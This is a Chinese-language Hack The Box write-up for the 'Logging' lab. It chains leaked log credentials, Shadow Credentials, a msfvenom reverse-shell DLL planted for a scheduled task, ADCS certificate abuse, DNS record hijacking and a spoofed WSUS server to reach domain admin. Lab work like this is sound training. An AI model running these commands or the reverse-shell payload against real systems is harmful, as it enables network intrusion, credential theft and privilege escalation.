HTB-Logging

1
As is common in real life pentests, you will start the Logging box with credentials for the following account wallace.everette / Welcome2026@

Nmap

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(kali👻Thr2on1)-[~/Websec/HTB/Logging]
└─$ sudo nmap -T4 -sV 10.129.35.131
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-04 21:21 PDT
Nmap scan report for wsus.logging.htb (10.129.35.131)
Host is up (0.22s latency).
Not shown: 987 closed tcp ports (reset)
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-05-05 11:22:09Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: logging.htb0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: logging.htb0., Site: Default-First-Site-Name)
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: logging.htb0., Site: Default-First-Site-Name)
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: logging.htb0., Site: Default-First-Site-Name)
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 58.08 seconds

domain:logging.htb
DC:DC01.logging.htb

SMB


给出了初始凭证,可以跑一下SMB、LDAP服务

在Logs共享目录下可以找到四个日志文件

1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali👻Thr2on1)-[~/Websec/HTB/Logging]
└─$ smbclient -U 'wallace.everette%Welcome2026@' //10.129.35.131/Logs
Try "help" to get a list of possible commands.
smb: \> ls
. D 0 Thu Apr 16 16:10:09 2026
.. D 0 Thu Apr 16 16:10:09 2026
Audit_Heartbeat.log A 1294 Thu Apr 16 16:10:09 2026
IdentitySync_Trace_20260219.log A 8488 Thu Apr 16 16:10:09 2026
Service_State.log A 468 Thu Apr 16 16:10:09 2026
TaskMonitor.log A 1170 Thu Apr 16 16:10:09 2026

6657279 blocks of size 4096. 2027009 blocks available
smb: \>

其中,IdentitySync_Trace_20260219.log中可以找到svc_recovery的凭证。

1
{ Domain: "logging.htb", Server: "DC01", SSL: "False", BindUser: "LOGGING\svc_recovery", BindPass: "Em3rg3ncyPa$$2025", Timeout: 30 }

但是凭证无法直接使用,可能是禁用了NTLM

请求TGT,显示KDC_ERR_PREAUTH_FAILED,将密码中的2025改为2026即可。

1
2
3
4
5
┌──(kali👻Thr2on1)-[~/Websec/HTB/Logging]
└─$ impacket-getTGT 'logging.htb/svc_recovery:Em3rg3ncyPa$$2026' -dc-ip 10.129.35.131
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in svc_recovery.ccache

导入tgt

1
2
┌──(kali👻Thr2on1)-[~/Websec/HTB/Logging]
└─$ export KRB5CCNAME=svc_recovery.ccache

Shadow Credentials



给的初始凭证有访问LDAP服务的权限,跑一下BloodHound
652



svc_recovery用户对msa_health$有GenericWrite权限。且msa_health$可以远程管理DOC1。

通过Shadow Credentials获取msa_health$的NT Hash,然后远程命令执行。

这里拿到了msa_health帐户的TGT以及NT hash,使用evil-winrm执行命令

1
2
┌──(kali👻Thr2on1)-[~/Websec/HTB/Logging]
└─$ evil-winrm -i 10.129.35.131 -u 'msa_health$' --hash 603fc24ee01a9409f83c9d1d701485c5

USER

登上之后,可以发现一个monitor.ps1文件

1
2
3
$TaskName = "UpdateChecker Agent"
$LogPath = "C:\Share\Logs\TaskMonitor.log"
$Timestamp = Get-Date -Format "yyyy-MM-dd HH:mm:ss"

从ps1文件中可以发现存在一个UpdateChecker Agent的定时任务,查找相关信息

1
2
3
4
$service = New-Object -ComObject "Schedule.Service"
$service.Connect()
$task = $service.GetFolder("\").GetTask("UpdateChecker Agent")
$task.Xml
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
<?xml version="1.0" encoding="UTF-16"?>          
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
<RegistrationInfo>
<Date>2026-04-16T16:39:34.3280175</Date>
<Author>logging\Administrator</Author>
<URI>\UpdateChecker Agent</URI>
</RegistrationInfo>
<Principals>
<Principal id="Author">
<UserId>S-1-5-21-4020823815-2796529489-1682170552-2105</UserId>
<LogonType>Password</LogonType>
</Principal>
</Principals>
<Triggers>
<TimeTrigger>
<StartBoundary>2026-04-16T16:38:15</StartBoundary>
<Repetition>
<Interval>PT3M</Interval>
</Repetition>
</TimeTrigger>
</Triggers>
<Actions Context="Author">
<Exec>
<Command>"C:\Program Files\UpdateMonitor\UpdateMonitor.exe"</Command>
<Arguments>500 /scan=3 /autofix=true</Arguments>
</Exec>
</Actions>
</Task>

从中可以知道

  • 运行账户:S-1-5-21-4020823815-2796529489-1682170552-2105 (logging\jaylee.clifton)
  • 可执行程序:C:\Program Files\UpdateMonitor\UpdateMonitor.exe
    使用ILSpy工具反编译UpdateMonitor.exe进行分析
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
string path = "C:\\ProgramData\\UpdateMonitor\\Logs\\monitor.log";  
    string text = "C:\\ProgramData\\UpdateMonitor\\Settings_Update.zip";
    string text2 = "C:\\Program Files\\UpdateMonitor\\bin\\";
    string text3 = "settings_update.dll";
    string text4 = Path.Combine(text2, text3);
    if (File.Exists(text))
    {
        try
        {
            if (File.Exists(text4))
            {
                File.Delete(text4);
            }
            ZipFile.ExtractToDirectory(text, text2);
            Log(path, "Successfully unzipped update to " + text2);
        }
        catch (IOException ex)
        {
            Log(path, "Update failed: " + ex.Message);
        }
        catch (Exception ex2)
        {
            Log(path, "Update failed: " + ex2.Message);
        }
    }
    else
    {
        Log(path, "No updates found locally: C:\\ProgramData\\UpdateMonitor\\Settings_Update.zip.");
    }
    Log(path, "Loading update applier: " + text4);
    IntPtr intPtr = LoadLibrary(text4);

程序的大概逻辑:

  1. 判断是否存在C:\\ProgramData\\UpdateMonitor\\Settings_Update.zip文件
  2. 判断是否存在C:\\Program Files\\UpdateMonitor\\bin\\settings_update.dll文件,存在的话,将其删除,然后解压Settings_Update.zip
  3. 加载settings_update.dll库文件
    查看文件权限
1
2
icacls C:\ProgramData\UpdateMonitor\
# BUILTIN\Users:(I)(CI)(WD,AD,WEA,WA)

具有写权限。

可以生成一个恶意的settings_update.dll库文件,然后压缩成Settings_Update.zip上传到对应目录,等待程序触发恶意dll文件。

1
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.17.248 LPORT=4444 -a x86 --platform windows -f dll -o settings_update.dll

压缩后上传至C:\ProgramData\UpdateMonitor\目录,并开启本地监听。

1
rlwrap nc -lvnp 4444

等待一段时间,成功弹到shell,拿到user.txt

ROOT

documents\tickets下发现一个事件报告

1
2
3
4
5
6
7
8
9
10
11
12
13
PS C:\users\jaylee.clifton\documents\tickets> ls
ls


Directory: C:\users\jaylee.clifton\documents\tickets


Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 4/16/2026 7:27 PM 2453 Incident_4922_WSUS_Remediation_ViewExport.html


PS C:\users\jaylee.clifton\documents\tickets>

Incident_4922_WSUS_Remediation_ViewExport.html文件中给出了提权的提示

  • 存在一个名为wsus.logging.htb的暂存服务器,作为WSUS更新服务端
  • 每120s重新向wsus.logging.htb请求更新。
    导出jaylee用户证书,下载到本地
1
2
3
$cert = Get-Certificate -Template User -CertStoreLocation cert:\CurrentUser\My
$pwd = ConvertTo-SecureString "123456" -AsPlainText -Force
Export-PfxCertificate -Cert $cert.Certificate -FilePath C:\tmp\jaylee.pfx -Password $pwd

获取NT Hash

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali👻Thr2on1)-[~/Websec/HTB/Logging]
└─$ certipy auth -pfx jaylee.pfx -password 123456 -dc-ip 10.129.35.131
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*] SAN UPN: 'jaylee.clifton@logging.htb'
[*] Security Extension SID: 'S-1-5-21-4020823815-2796529489-1682170552-2105'
[*] Using principal: 'jaylee.clifton@logging.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'jaylee.clifton.ccache'
File 'jaylee.clifton.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'jaylee.clifton.ccache'
[*] Trying to retrieve NT hash for 'jaylee.clifton'
[*] Got hash for 'jaylee.clifton@logging.htb': aad3b435b51404eeaad3b435b51404ee:1abff5519c569c11dc713706b4a15ae0

枚举AD CS证书

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
┌──(kali👻Thr2on1)-[~/Websec/HTB/Logging]
└─$ certipy find -k -dc-ip 10.129.35.131 -target DC01.logging.htb -stdout
Certificate Templates 10:04:10 [1252/1844]
0
Template Name : UpdateSrv
Display Name : UpdateSrv
Certificate Authorities : logging-DC01-CA
Enabled : True
Client Authentication : False
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : True
Certificate Name Flag : EnrolleeSuppliesSubject
Extended Key Usage : Server Authentication
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Schema Version : 2
Validity Period : 10 years
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Template Created : 2026-04-17T00:41:06+00:00
Template Last Modified : 2026-04-17T00:41:07+00:00
Permissions
Enrollment Permissions
Enrollment Rights : LOGGING.HTB\IT
LOGGING.HTB\Domain Admins
LOGGING.HTB\Enterprise Admins
Object Control Permissions
Owner : LOGGING.HTB\Administrator
Full Control Principals : LOGGING.HTB\Domain Admins
LOGGING.HTB\Enterprise Admins
Write Owner Principals : LOGGING.HTB\Domain Admins
LOGGING.HTB\Enterprise Admins
Write Dacl Principals : LOGGING.HTB\Domain Admins
LOGGING.HTB\Enterprise Admins
Write Property Enroll : LOGGING.HTB\Domain Admins
LOGGING.HTB\Enterprise Admins
[+] User Enrollable Principals : LOGGING.HTB\IT

申请WSUS SSL证书

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali👻Thr2on1)-[~/Websec/HTB/Logging]
└─$ certipy req -k -dc-ip 10.129.35.131 -target DC01.logging.htb -ca logging-DC01-CA -template UpdateSrv -upn wsus.logging.htb -dns wsus.logging.htb
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[!] DC host (-dc-host) not specified and Kerberos authentication is used. This might fail
[*] Requesting certificate via RPC
[*] Request ID is 15
[*] Successfully requested certificate
[*] Got certificate with multiple identities
UPN: 'wsus.logging.htb'
DNS Host Name: 'wsus.logging.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'wsus.logging.htb_wsus.pfx'
[*] Wrote certificate and private key to 'wsus.logging.htb_wsus.pfx'

转换证书格式

1
openssl pkcs12 -in wsus.logging.htb_wsus.pfx -out wsus.logging.htb_wsus.pem -nodes --passin pass:

设置DNS解析地址

1
2
3
┌──(kali👻Thr2on1)-[~/Websec/HTB/Logging]                                                                                                                                                       
└─$ bloodyAD -d logging.htb -u jaylee.clifton --host DC01.logging.htb --dc-ip 10.129.35.131 -k add dnsRecord wsus 10.10.17.248
[+] wsus has been successfully added

查询DNS解析,成功将wsus.logging.htb解析到10.10.17.248(攻击机)

1
2
3
4
5
6
7
┌──(kali👻Thr2on1)-[~/Websec/HTB/Logging]
└─$ nslookup wsus.logging.htb 10.129.35.131
Server: 10.129.35.131
Address: 10.129.35.131#53

Name: wsus.logging.htb
Address: 10.10.17.248

伪造WSUS服务器

1
2
┌──(kali👻Thr2on1)-[~/Websec/HTB/Logging]

└─$ sudo wsuks -t 10.129.35.131 --tls-cert wsus.logging.htb_wsus.pem --serve-only -c '/accepteula /s cmd.exe /c "net localgroup administrators msa_health$ /add"' -I tun0


当出现GET请求后,重新登陆Evil-Winrm,获得管理员权限。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
*Evil-WinRM* PS C:\Users\msa_health$\Documents> net localgroup administrators
Alias name administrators
Comment Administrators have complete and unrestricted access to the computer/domain
Members

-------------------------------------------------------------------------------
Administrator
Domain Admins
Enterprise Admins
msa_health$
toby.brynleigh
The command completed successfully.

*Evil-WinRM* PS C:\Users\msa_health$\Documents>